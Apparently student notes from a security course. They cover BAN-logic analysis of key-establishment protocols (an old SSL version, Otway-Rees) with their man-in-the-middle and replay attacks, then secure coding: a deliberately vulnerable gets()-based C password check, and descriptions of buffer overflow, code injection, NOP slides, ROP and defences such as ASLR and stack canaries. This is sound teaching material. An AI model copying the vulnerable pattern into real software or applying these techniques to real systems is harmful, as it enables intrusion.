M2 & T \to A & \{N_a, (A \overset{K_{ab}}{\longleftrightarrow} B), \#(A \overset{K_{ab}}{\longleftrightarrow} B), \{A \overset{K_{ab}}{\longleftrightarrow} B\}_{K_b}\}_{K_a} \\
M3 & A \to B & \{A \overset{K_{ab}}{\longleftrightarrow} B\}_{K_b} \\
M4 & B \to A & \{N_b, A \overset{K_{ab}}{\longleftrightarrow} B\}_{K_{ab}} \text{ from B} \\
M5 & A \to B & \{N_b, A \overset{K_{ab}}{\longleftrightarrow} B\}_{K_{ab}} \text{ from A}
\end{array}
$$

Messages M2, M4 and M5 contain **implicit statements**, statements that are not explicitly derived from the real protocol. M2 contains a statement about K_{ab} freshness. This statement is necessary because, otherwise, A cannot derive the freshness of message M4. M4 does not contain any proof of freshness, only that it has been encrypted through K_{ab} which is assumed to be created fresh (by assumption). It will be evident during the analysis.

Analysis. Let us start with **assumptions** about keys, freshness and trust. The assumptions on the keys fare:

$$
\begin{array}{ll}
A \mid\equiv A \overset{K_a}{\longleftrightarrow} T & B \mid\equiv B \overset{K_b}{\longleftrightarrow} T \\
T \mid\equiv A \overset{K_a}{\longleftrightarrow} T & T \mid\equiv B \overset{K_b}{\longleftrightarrow} T \\
T \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B &
\end{array}
$$

These assumptions formalise the system architecture (T shares a long-term key with A and with B, T generates a session key for A and B).

The assumptions on trust are:

$$A \mid\equiv T \Rightarrow A \overset{K_{ab}}{\longleftrightarrow} B \quad B \mid\equiv T \Rightarrow A \overset{K_{ab}}{\longleftrightarrow} B$$

A and B believe T is an authority on generating session keys.

The assumptions on freshness are:

$$
\begin{array}{ll}
A \mid\equiv \#(N_a) & B \mid\equiv \#(N_b) \\
T \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B) &
\end{array}
$$

The objectives of the analysis are:

$$
\begin{array}{ll}
A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B & B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B \text{ (key establishment)} \\
A \mid\equiv B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B & B \mid\equiv A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B \text{ (key confirmation)}
\end{array}
$$

Let us prove these objectives.

Proof. **After M2**:

From the message meaning and $A \mid\equiv A \overset{K_a}{\longleftrightarrow} T$, we obtain:

$$A \mid\equiv T \mid\sim (N_a, A \overset{K_{ab}}{\longleftrightarrow} B, \{\cdot\}_{K_b})$$

To transform the $\mid\sim$ into a $\mid\equiv$, which is the proof that the message comes from this execution of the protocol (it is not a replay of an old message), we need to apply the nonce verification rule:

$$A \mid\equiv T \mid\equiv (N_a, A \overset{K_{ab}}{\longleftrightarrow} B, \{\cdot\}_{K_b})$$

This proves that the message comes from this execution of the protocol. From the trust assumption, we have:

$$A \mid\equiv T \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$$

Therefore, using the jurisdiction rule:

$$A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$$

The first objective is fulfilled after the first message.

After M3:

Message M3 comes physically from A (she forwards it) but it comes from T. The message meaning is:

$$B \mid\equiv T \mid\sim A \overset{K_{ab}}{\longleftrightarrow} B$$

To transform the $\mid\sim$ into $\mid\equiv$, we need again a freshness assumption. We need to add the following assumption:

$$B \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B)$$

However, this assumption is dangerous because this means that Bob believes that any key in M3 is fresh without making checks on it. So, when the proof stops, there is a problem, and we need to check the impact of the new assumptions. Using the dangerous assumption and the nonce verification rule, we obtain:

$$B \mid\equiv T \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$$

Then, applying the jurisdiction rule, we obtain the second objective:

$$B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$$

After M4:

At this point, Bob wants to inform Alice that the session key is in his hands. We need to state this in the idealised protocol (comes from the meaning of the message):

$$M4 : B \to A \quad \{N_b, A \overset{K_{ab}}{\longleftrightarrow} B\}_{K_{ab}}$$

Hence, from the message meaning:

$$A \mid\equiv B \mid\sim A \overset{K_{ab}}{\longleftrightarrow} B$$

In M4, there is no notion of freshness. The only fresh information is the key itself but we do not have any belief in this sense. We need to add freshness assumptions into M2:

$$M2 : T \to A \quad \{N_a, A \overset{K_{ab}}{\longleftrightarrow} B, \{\cdot\}_{K_b}, \#(A \overset{K_{ab}}{\longleftrightarrow} B)\}_{K_a}$$

Thus, as before, we obtain:

$$A \mid\equiv T \mid\sim (N_a, A \overset{K_{ab}}{\longleftrightarrow} B, \{\cdot\}_{K_b}, \#(A \overset{K_{ab}}{\longleftrightarrow} B))$$

Applying the nonce verification again, we obtain:

$$A \mid\equiv T \mid\equiv (N_a, A \overset{K_{ab}}{\longleftrightarrow} B, \{\cdot\}_{K_b}, \#(A \overset{K_{ab}}{\longleftrightarrow} B))$$

From the trust assumption, we get in addition to the previous beliefs also:

$$A \mid\equiv T \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B)$$

Therefore:

$$A \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B)$$

Now, we need to add a new trust assumption:

$$A \mid\equiv T \Rightarrow \#(A \overset{K_{ab}}{\longleftrightarrow} B)$$

This assumption is not dangerous as the one before because it is an assumption on the trusted third party. Coming back to the meaning of M4:

$$A \mid\equiv B \mid\sim A \overset{K_{ab}}{\longleftrightarrow} B$$

Now, we can transform the $|\sim$ into $|\equiv$ using the nonce verification rule on the key and obtain the third objective:

$$A \mid\equiv B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$$

After M5:
From the message meaning, we have:

$$B \mid\equiv A \mid\sim (N_b, A \overset{K_{ab}}{\longleftrightarrow} B)$$

Using the nonce verification rule we obtain the last objective:

$$B \mid\equiv A \mid\equiv (N_b, A \overset{K_{ab}}{\longleftrightarrow} B)$$

□

The previous analysis is based on three principles:

- **Principle 1**: We have to specify the meaning of each message, specification must depend on the message contents. It must be possible to write a sentence describing such a meaning.
- **Principle 2**: The designer must know the trust relationships upon which the protocol is based (trust assumptions). (S)He must know why they are necessary. Such reasons must be made explicit.
- **Principle 3**: A key may have been used recently to encrypt a nonce but it may be old or compromised. The recent use of a key does not make it more secure.

Replay attack. Let us analyse this assumption:

$$B \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B)$$

Bob believes that any key in M3 is fresh. Suppose that an adversary can compromise the session key and record the protocol execution that established that key. Suppose also that the adversary replays M3. In this case, Bob believes that the session key is fresh by assumption. Consequently, the adversary can impersonate Alice whenever (s)he likes and makes Bob establishing the same session key.

When we add assumptions, we must be careful about the impact on the security of the protocol. A good practice is to understand what happens if a session key is compromised.

1.13.4 The SSL protocol (old version)

Let us now analyse an old version of the SSL protocol. The objectives of this protocol are:

- Establish a shared key K_{ab}.
- Mutual authentication.

The idealised protocol is:

$M1 : A \to B \quad \{K_{ab}\}_{K_b}$
M1: Bob sees key K_{ab}
$M2 : B \to A \quad \{N_b\}_{K_{ab}}$
M2: After receiving it, Bob says N_b
$M3 : A \to B \quad \{C_A, \{N_b\}_{K_a^{-1}}\}_{K_{ab}}$
M3: After receiving it, Alice says she saw N_b

Let us start with informal reasoning. In M3, Bob sees N_b signed by Alice, so he gets convinced that N_b comes from Alice. Bob transmitted N_b in M2 encrypted by K_{ab} then Bob thinks that Alice holds K_{ab}: i.e., Alice has K_{ab}, decrypts M2, obtains N_b and thus signs N_b.

This informal reasoning is wrong. The reason is that M3 only proves that Alice saw N_b. The protocol provides no evidence that Alice has seen K_{ab} as well (there is no link between A and key K_{ab}). Consequences may be dangerous.

In term of assumptions: $A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$ because Alice generates K_{ab}. $B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$ cannot be achieved with this protocol. The digital signature proves that A sees N_b, but there is no proof that Alice knows K_{ab}.

This protocol is subject to the man-in-the-middle attack. The adversary M starts an SSL session with Alice and Bob as in figure 1.111, playing the role of server and client, respectively. The crucial step is message M2. M forwards A the same nonce N_b it received from B. Such a nonce is digitally signed by A. M forwards B such a digital signature in M3. It follows that M impersonates A w.r.t. to B.



Figure 1.111: Man in the middle attack.

The attack may be avoided by modifying M3 as follows:

$$M3 : A \to B : \{C_A, \{A, B, K_{ab}, N_b\}_{K_a^{-1}}\}_{K_{ab}}$$

after receiving N_b, Alice says that K_{ab} is a good key to communicate with Bob. Digitally sign only the session key may not solve completely the problem, the man-in-the-middle attack is still possible by setting $K_{am} = K_{b_m}$. We need to add also the specification of the communication (A, B).

1.13.5 The Otway-Rees protocol

The Otway-Rees protocol has not real applications. It has only a theoretical value. In this case, Alice and Bob want to establish a session key. Both share a long-term key with a trusted third party (centralised model). The protocol is structured as two nested remote procedure calls (RPC). The sequence of messages is in figure 1.112.



Figure 1.112: Otway-Rees protocol.

The real protocol. The real protocol is:

$$\begin{aligned}
M1 &: A \to B \quad M, A, B, E_{K_A}(N_A, M, A, B) \\
M2 &: B \to T \quad M, A, B, E_{K_A}(N_A, M, A, B), E_{K_B}(N_B, M, A, B) \\
M3 &: T \to B \quad M, E_{K_A}(N_A, K_{ab}), E_{K_B}(N_B, K_{ab}) \\
M4 &: B \to A \quad M, K_{K_A}(N_A, K_{ab})
\end{aligned}$$

M represents the protocol instance identifier, it is a fresh quantity (nonce) generated by the initiator A. K_A and K_B are the long-term keys shared by A and B with the trusted third party T. In message M2, the trusted third party checks if the two M encrypted using K_A and K_B are the same to check if A and B believe to be in the same instance of the protocol.

The protocol presents odd aspects:

– N_a and N_b are nonces, they are supposed to prove freshness. Then, why are they encrypted in messages M1 and M2? Normally, we send the nonce in the clear, then we expect to receive it encrypted.

– Why do we need M in addition to N_a and N_b?

– Why does M disappear after M2? M is not encrypted, thus it has no meaning for us.

– Actually, N_a and N_b are alternative names for M:

- N_a is Alice's name for M.
- N_b is Bob's name for M.
- N_a and N_b are sort of "local" names.

Idealised protocol. The idealised protocol is:

$$\begin{aligned}
&M1 : A \to B \quad \{N_A, M, A, B\}_{K_a} \\
&M2 : B \to T \quad \{N_A, M, A, B\}_{K_{a'}}, \{N_B, M, A, B\}_{K_b} \\
&M3 : T \to B \quad \{N_a, A \overset{K_{ab}}{\longleftrightarrow} B, B \mid\sim M\}_{K_{a'}}, \{N_b, A \overset{K_{ab}}{\longleftrightarrow} B, A \mid\sim M\}_{K_b} \\
&M4 : B \to A \quad \{N_b, A \overset{K_{ab}}{\longleftrightarrow} B, A \mid\sim M\}_{K_a}
\end{aligned}$$

With $B \mid\sim M$ and $A \mid\sim M$, T is saying that Alice and Bob were in M. The past tense is used because T does not know anything about M freshness (it is generated by Alice). Thus, it can be a replay of an old message for T.

The assumptions about long-term keys are:

$$\begin{aligned}
&A \mid\equiv A \overset{K_a}{\longleftrightarrow} T \quad B \mid\equiv B \overset{K_b}{\longleftrightarrow} T \\
&T \mid\equiv A \overset{K_a}{\longleftrightarrow} T \quad T \mid\equiv B \overset{K_b}{\longleftrightarrow} T
\end{aligned}$$

Moreover, the trusted third party generates the session key:

$$T \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$$

The trust assumptions are:

$$A \mid\equiv T \Rightarrow A \overset{K_{ab}}{\longleftrightarrow} B \quad B \mid\equiv T \Rightarrow A \overset{K_{ab}}{\longleftrightarrow} B$$

These assumptions state that T is an authority on generating session keys. We have also assumption on the trusted third party to be a relay for Alice and Bob (T reports correctly what Alice/Bob says):

$$A \mid\equiv T \Rightarrow B \mid\sim M \quad B \mid\equiv T \Rightarrow A \mid\sim M$$

The assumptions on freshness are:

$$\begin{aligned}
&A \mid\equiv \#(N_a) \quad B \mid\equiv \#(N_b) \\
&A \mid\equiv \#(M)
\end{aligned}$$

Analysis. Bob is not able to decrypt M1. Therefore, the analysis starts from M2.

After M2:

$$T \mid\equiv A \mid\sim (N_a, M, A, B) \quad T \mid\equiv B \mid\sim (N_b, M, A, B)$$

The trusted third party believes that the quantities come from Alice and Bob. There is no information about the freshness, so we use $\mid\sim$.

After M3:

$$B \mid\equiv T \mid\sim (N_b, A \overset{K_{ab}}{\longleftrightarrow}, A \mid\sim M)$$

Bob believes that the information encrypted with K_b comes from T. He believes in the message freshness because N_b is a fresh quantity for him. Given Bob's trust in T about keys and its capability to relay (the message comes from T and it is in the current execution of the protocol):

$$B \mid\equiv T \mid\equiv (N_b, A \overset{K_{ab}}{\longleftrightarrow}, A \mid\sim M)$$

Applying the jurisdiction rule, we have:

$$B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B \quad B \mid\equiv A \mid\sim M$$

After M4:
Applying the same considerations to Alice:

$$A \mid\equiv T \mid\sim (N_a, A \overset{K_{ab}}{\longleftrightarrow}, B \mid\sim M)$$

$$A \mid\equiv T \mid\equiv (N_a, A \overset{K_{ab}}{\longleftrightarrow}, B \mid\sim M)$$

$$A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B \quad A \mid\equiv B \mid\equiv M$$

In this case, Alice believes that Bob is in the current execution of the protocol because M is a fresh quantity for her.

In this protocol, nonces N_a and N_b are for freshness but also link messages M1 and M2 to messages M3 and M4, respectively. Nonce N_a (N_b) is a reference to Alice (Bob) within M or, equivalently, nonce N_a (N_b) is another name for Alice (Bob) in M. It is not a good idea to give to nonces other meaning (in this case, they are nonces and names), the protocol complexity grows. Moreover, in M1 (M2), encryption is not for secrecy but to indissolubly link Alice (Bob), N_a (N_b) and M together.

The following principles should be followed:

- **Principle 4**: Properties required to nonces must be clear. What it is fine to guarantee freshness might not be to guarantee an association between parts.
- **Principle 5**: The reason why encryption is used must be clear.

Otway-Rees modified. If nonces have to guarantee freshness only, then messages M1 and M2 could be modified as follows:

$$M1 : A \to B \quad M, A, B, N_A, E_{K_A}(M, A, B)$$
$$M2 : B \to T \quad M, A, B, N_A, E_{K_A}(M, A, B), N_B, E_{K_B}(M, A, B)$$

However, M1 and M3 (M2 and M4) are not linked anymore. The resulting protocol is subject to man-in-the-middle attack. An adversary may impersonate Bob (Alice) with respect to Alice (Bob).

Otway-Rees modified: the mim attack. The attack assumptions:

- Carol, the adversary, has already carried out a protocol instance with Alice (M').
- Carol recorded an "old" ciphertext $K_{k_a}(M', A, C)$.

The attack:

$$M1 : A \to B[C] \quad M, A, B, N_a, E_{K_A}(M, A, B)$$
$$M2 : C \to T \quad M', A, C, N_a, E_{K_A}(M', A, C), N_c, E_{K_c}(M', A, C)$$
$$M3 : T \to C \quad M', E_{K_a}(N_a, K_{ac}), E_{K_c}(N_c, K_{ac})$$
$$M4 : [C]B \to A \quad K_{K_a}(N_a, K_{ac})$$

B[C] means that C impersonates B. A sends M1 to B, but C intercepts it. In M2, C replays the old ciphertext to T. T generates a session key K_{ac} for A and C and returns it to C in M3. C forwards A portion of M3 encrypted by K_a pretending to be B. Upon receiving this message, A believes to be able to communicate with B by means of key K_{ac}. So doing, C is able to impersonate B w.r.t. to A anytime (s)he likes.

To avoid this attack, we need to insert references to Alice and Bob in M3 and M4, then the protocol can be modified as follows:

$$\begin{aligned} M1 &: A \to B \quad A, B, N_a \\ M2 &: B \to T \quad A, B, N_a, N_b \\ M3 &: T \to B \quad E_{K_A}(N_a, A, B, K_{ab}), E_{K_b}(N_b, A, B, K_{ab}) \\ M4 &: B \to A \quad E_{K_A}(N_a, A, B, K_{ab}) \end{aligned}$$

– **Principle 6**: If an identifier is necessary to complete the meaning of a message, it is prudent to explicitly mention such an identifier in the message.

1.13.6 Other issues

Predictable nonces. A nonce can be a timestamp, a counter or a random number. The timestamp requires secure clock synchronisation. Moreover, timestamps and counters are predictable.

– **Principle 7**: A predictable quantity can be used as a nonce in a challenge-response protocol. In such a case, the nonce must be protected by a replay attack.

Consider a simple example. Alice receives a timestamp from a time server (e.g. to synchronise her clock). The protocol is:

$$\begin{aligned} M1 &: A \to S \quad A, N_a \\ M2 &: S \to A \quad \{T_s, N_a\}_{k_{as}} \end{aligned}$$

where N_a is a predictable nonce. A replay attack aimed at turn back the clock is possible.

The attack: At time T_s, M (the adversary) predicts a next value of N_a (it does not matter if it is the next).

$$\begin{aligned} M1 &: M \to S \quad A, N_a \\ M2 &: S \to M \quad \{T_s, N_a\}_{k_{as}} \end{aligned}$$

S receives M2 at time T_s. At time $T'_s > T_s$, Alice initiates a protocol instance using N_a.

$$\begin{aligned} M1 &: A \to S[M] \quad A, N_a \\ M2 &: S[M] \to A \quad \{T_s, N_a\}_{k_{as}} \end{aligned}$$

Alice is led to believe that the current time is T_s and not T'_s. Since N_a is predictable, then it must be protected.

$$\begin{aligned} M1 &: A \to S \quad A, \{N_a\}_{k_{as}} \\ M2 &: S \to A \quad \{T_s, \{N_a\}_{K_{as}}\}_{k_{as}} \end{aligned}$$

Note: The professor did not explained the following paragraphs, he said to study them by ourselves.

Timestamp.

– **Principle 8**: If freshness is guaranteed by timestamp, then the difference between the local clock and that of other machines must be largely smaller than the message validity. Furthermore, the clock synchronisation mechanisms is part of the Trusted Computing Base (TCB).

On coding messages.

– **Principle 9**: The contents of a message must allow us to determine:

- The protocol the message belongs to.
- The execution instance of the protocol.
- The number of the message within the protocol.



Figure 1.113: On coding message example.

On hash functions. For efficiency, we sign the hash of a message rather than the message itself:

$$A \to B : \{X\}_{K_b}, \{h(X)\}_{k_a^{-1}}$$

The message does not contain any proof that the signer Alice actually knows X. However, the signer Alice expects that the receiver Bob behaves as if the sender Alice knew the message. Therefore, unless the signer Alice is unwary (sign without reading), signing the hash is equivalent to sign the message.

BAN postulates for hash functions:

$$\frac{P \mid\equiv Q \mid\sim h(X), P \triangleleft X}{P \mid\equiv Q \mid\sim X}$$

The postulate can be generalised to composite messages:

$$\frac{P \mid\equiv Q \mid\sim h(X_1, \ldots, X_n), P \triangleleft X_1, \ldots, P \triangleleft X_n}{P \mid\equiv Q \mid\sim (X_1, \ldots, X_n)}$$

Notice that P may receive X_i from different channels in different moments.

Chapter 2

Secure coding

2.1 Buffer overflow

Let's start with an example. This program asks the user for a password with the function `check_pwd()` and compares it with the correct password. If the password is wrong, it will print "Access denied" and abort the program, otherwise it will print "Access granted".

```
int check_pwd() {
    char pwd[12];
    gets(pwd);
    return (strcmp(pwd, "p4ssw0rd") == 0);
}

int main() {
    int pwd_ok;
    puts("Enter password:");
    pwd_ok = check_pwd();

    if (!pwd_ok) {
        puts("Access denied");
        exit(-1);
    }
    puts("Access granted");

    // ...
}
```

The code contains a bug. In fact, if the user inserts a password of 12 characters or more, the `gets()` function won't perform any boundary check (whether the size of input exceed the size of `pwd`) and will write beyond the last character of the variable `pwd`. This programming anomaly is called **buffer overflow**. What happens in this case is undefined (undefined behaviour), because the language specifics does not define a behaviour for this case. Some compilers could check for out-of-bound write and raise a hardware exception (which will eventually abort the program). However, in most cases, C/C++ compilers are focused on producing efficient code, so no out-of-bound check will be performed on buffer accesses.



Figure 2.1: Buffer overflow

Data is written outside of the boundaries of the memory allocated to a particular data structure (Figure 2.1). The data that overflows the buffer is written in the memory space that happens to be

contiguous to the overflowed buffer, containing other data (e.g., variables). Therefore, the other data is overwritten.

The C and C++ languages are particularly susceptible to bugs leading to buffer overflow vulnerabilities. This is because they do not enforce implicit bounds checking on arrays, and they provide standard library functions (e.g., `gets()`) which do not enforce bounds checking. Moreover, they implement strings as null-terminated arrays of characters (because string is not a native type of the language). This makes programming in C/C++ more error-prone than in other languages. For example, the Pascal language which implements strings as couples $\langle length, characters \rangle$.

A non-static variable in C/C++ can be allocated either dynamically (with `malloc()` or `new/new[]` operators) or automatically (by declaring it as a local variable in a function). The **heap** is a memory space that contains all the dynamic variables, while the **stack** is a memory space that contains all the automatic variables and the parameters and, most importantly, the return addresses of the subroutines. A buffer overflow in the heap is called **heap overflow**, while a buffer overflow in the stack is called **stack overflow**. Both heap and stack overflows can read/change the value of other variables. Stack overflow is generally more dangerous, because it can directly change the execution sequence by changing the return address of the subroutines.



Figure 2.2: Stack example

The figure 2.2 shows what happen in the stack when the function `check_pwd()` is called. In this example, we consider a simplified version of the stack (considering only the stack pointer and not the base pointer). The blue arrow indicates the current instruction pointer. The activation frame of the function once called is formed by possible arguments values (in this case none) and the return address, which is the address to the instruction just after the function call. Then, the function stores in the stack its possible local variables (in this case `pwd`). When the function returns, the stack is cleared (remove local variables, return address and function arguments) and the execution point starts again from the return address.

2.1.1 Possible attacks

Segmentation fault (denial of service attack). If the user inserts a numerical password of more than 12 characters the exceeding part will overwrite the return address, and, in this case, the overflowed data is interpreted as a return address. If this quantity points to a non-executable memory area the program crashes (segmentation fault), otherwise, if this quantity is crafted in a clever way it may point to other piece of code, obtaining a different behaviour.

Arc injection attack. If the user inserts a properly conceived quantity in the exceed part, e.g., the address of the instruction `puts("Access granted")`, when the function call returns, the execution flow will jump to the instruction implementing the access-grant branch skipping the password check. Such attack is commonly known as arc injection, because the attacker injects a malicious "arc" in the execution flow.

Code injection attack. Let's suppose that the user inserts in the exceeding part an address and a compiled-program, that are the binary instructions of a malicious software (malware). The address points

to the position in the stack where the malware is located (suppose for now that this part of the stack is executable). When the function returns, the execution flow will jump to the malware instructions. Such an attack is commonly known as code injection and it results in an arbitrary code execution. The malware must not contain the character "`\n`" otherwise the `gets()` function stops accepting input before the malware is completely injected. This attack need several attempts (the stack address of the injected code is not known), the program might crash and the attack might be noticed.

Code injection attack with NOP-slide. To mount a code injection, the attacker must know the exact address of the stack, which is not always predictable. To overcome this, the attacker can add a prefix to the malware with many NOP instructions (NOP slide). The overwritten return address needs only to jump in the middle of the NOP slide, so it can be approximated. Then, the control flow will drop down to the malware code.

The injected code can be a shellcode, i.e., a code implementing a (local or remote) command shell by which the adversary can execute arbitrary commands on the victim machine. Another possibility is to inject a download-and-execute code, which downloads in memory a larger malware from a given Internet location and then executes it. Download-and-execute codes permit the attacker to execute complex malware even with a short buffer overflow.

2.1.2 Countermeasures

Let's see what we can do to prevent the previous attacks. None of these protections is definitive, because they do not make the attack impossible, but only more technically challenging.

Data Execution Prevention. Data Execution Prevention works by marking each part of the memory as executable or non-executable. The stack contains data so it is marked as non-executable. So, when the victim process tries to execute the malware in the stack, a fault is raised, and the process abnormally terminates. Hardware-based DEP has a negligible impact on performance. Note that DEP prevents code injection, but it does not prevent arc injection.

Return-Oriented Programming. DEP can be cheated with Return-Oriented Programming (ROP) techniques. In ROP, malware is not injected but "built" with a sequence of victim code fragments, each of which ends with a return instruction (gadgets). The attacker injects the addresses of such gadgets in the stack. At the end of every gadget, the return instruction will make the instruction pointer jump to the next gadget (they are executed in the same order). All the gadgets are located in executable memory, thus DEP is bypassed and the victim process does not abnormally terminate. Depending on the victim code, it could not be possible to build complex malware (e.g., a shellcode) with gadgets. A simpler technique is to use the gadgets to build an API call that disables DEP on the victim process, which is much simpler. After that, the attacker can mount a "classic" code injection, by placing after all the gadgets' addresses an additional address pointing to a location of the stack containing a complex malware.

Address Space Layout Randomisation. In old operating systems, when a program was executed, it was always loaded in memory starting from address 0. This makes ROP easy, since the adversary knows deterministically all the addresses of the victim code. With Address Space Layout Randomisation (ASLR), the operating system decides randomically where to load the program to be executed. All the absolute addresses of the program code are relocated by the same random offset. Since the attacker does not know the relocation address, he cannot perform ROP because he cannot build the sequence of gadget addresses.

ASLR is an additional source of uncertainty for the attacker. However, it does not make the attack impossible, rather probabilistic. Indeed, the possible relocation addresses are few in the typical operating system. The attacker could simply try several times to attack the process, until he guesses the correct relocation address. Moreover, the attacker can leverage pointer leaks, that are program bugs that expose the value of pointers. If such pointers point to the code (e.g., a function pointer or the return address of a function call), they reveal the relocation address. Finally, the attacker could do ROP with gadgets from non-randomised memory, for example memory that contains the code of libraries shared between different processes.

Stack canaries. In the stack canaries technique, the prologue of every function pushes a value (canary) in the stack between the local variables and the return address. If an attacker wants to overwrite the return address with a buffer overflow, then he must corrupt also the canary. The function epilogue checks if the canary still has the correct value, and it raises an error if it has not. The canary value must be unpredictable by the attacker. Usually, it is chosen at random at program execution, and stored in the thread-local storage. Stack canaries are a compiler-based protection technique.

Stack canaries are currently the most effective defence against stack overflow, because they are hard to bypass or to guess. Stack canaries are typically 4-byte long, so the attacker has a chance over 2^{32} to guess it. This size is a trade-off between security and performances, in fact, with an 8-byte canary we have bigger programs in terms of memory and slightly slow programs in terms of performance (need more time to analyse the canary). Stack canaries slightly slow down the program performance since they introduce some operations at the prologue and at the epilogue of every function. Some compilers optimise the program by avoiding stack canaries in those function that they consider "safe" from stack overflow vulnerabilities. For example, a compiler could consider safe a function which does not declare local arrays, or declares small local arrays.

Although stack canaries are quite effective and efficient, note however that they can defend only against arc injection and code injection. They cannot defend against those types of stack overflows that do not overwrite the return address. For example, an attacker can use a stack overflow to overwrite variables that are stored in locations contiguous to the overflowed buffer. In this way, the attacker can cause an unexpected behaviour of the program without corrupting the return address and the canary. In addition, it is still possible to use a stack overflow to simply produce an abnormal program termination, thus causing a denial of service. Moreover, stack canaries cannot prevent buffer over-reads, that is overrunning a buffer's boundary in a read operation. A buffer over-read can lead to information leaks. Notably, a buffer over-read in the stack can also leak the value of the stack canary, which could then be used to mount successive stack overflow attacks.

2.2 Definitions

Secure coding studies those programming errors which causes the most common and dangerous vulnerabilities in the past, the remediation best practice and the risk assessment. Risk assessment consider two dimensions: the exploitation probability (feasibility of exploiting the vulnerability) and the impact. So, it requires a threat (adversary) and a vulnerability. These two dimensions are used to calculate the remediation cost. If the remediation cost is higher than the risk it might not worth to fix it (accepting the risk).

Secure coding aims to protect customers from money loss due to security incidents and limiting the patch releases of software. Patch releases are limited because are expensive, they involve: writing the patch and design of a patching system. They are expensive also under the reputation point of view: a software that requires many patches looks not reliable and customers may choose other solutions.

Secure coding is strongly language-dependent. The lower the programming language level is the more error-prone (more susceptible to vulnerabilities). C/C++ are particularly error-prone because of the intended designers philosophy. In fact, C/C++ are intended to be lightweight (efficient and with a small memory footprint) and to obtain this runtime checks are reduced to the minimum. Moreover, they follow the power-to-the-programmer philosophy, that they do not prevent the programmer from doing what needs to be done. They always consider the programmer to be fully aware of the consequences of the code (s)he is writing. Despite their poor security characteristics, C/C++ are widely used in embedded devices, high-load servers and when legacy code must be maintained.

Definition 2.2.1 (Undefined behaviour)**.** C/C++ gives no requirement on a certain behaviour. Language specifications say anything about:

- Out-of-bound buffer access.
- Null pointer dereferencing.
- Signed integer overflow (defines overflow only on unsigned integers).

Definition 2.2.2 (Unspecified behaviour)**.** C/C++ gives multiple possibilities, e.g., on argument evaluation order in function calls (it is an implementation choice).

Definition 2.2.3 (Unexpected behaviour)**.** Well-defined behaviour unanticipated by the programmer that made the wrong assumptions.

Taint analysis terminology.

Definition 2.2.4 (Tainted data)**.** Tainted data (corrupted data) are data coming from an external source (e.g., a file or a socket) that are not sanitised, so they **cannot be trusted**.

It is necessary to think in a conservative way. In fact, operations on tainted data gives tainted data.

Definition 2.2.5 (Restricted sink)**.** A restricted sink is a sub-domain of a data domain. It is an operand/argument with domain smaller than its type domain, e.g., an interval in the integers domain.

Tainted data given to a restricted sink may lead to undefined/unspecified/unexpected behaviour, e.g., an integer out of the defined interval.

Sanitation is an operation that removes the taint from data. It can be done by replacement or termination. Replacement replaces out-of-domain values with in-domain values, while termination terminates the execution path of the entire program or the current operation.

2.3 Strings

Strings are very dangerous. The C-strings are not a native type, they are implemented as an array of characters terminated by the null character "\0" (Figure 2.3). The array capacity must be at least (string length + 1), because the string length does not consider the termination character.

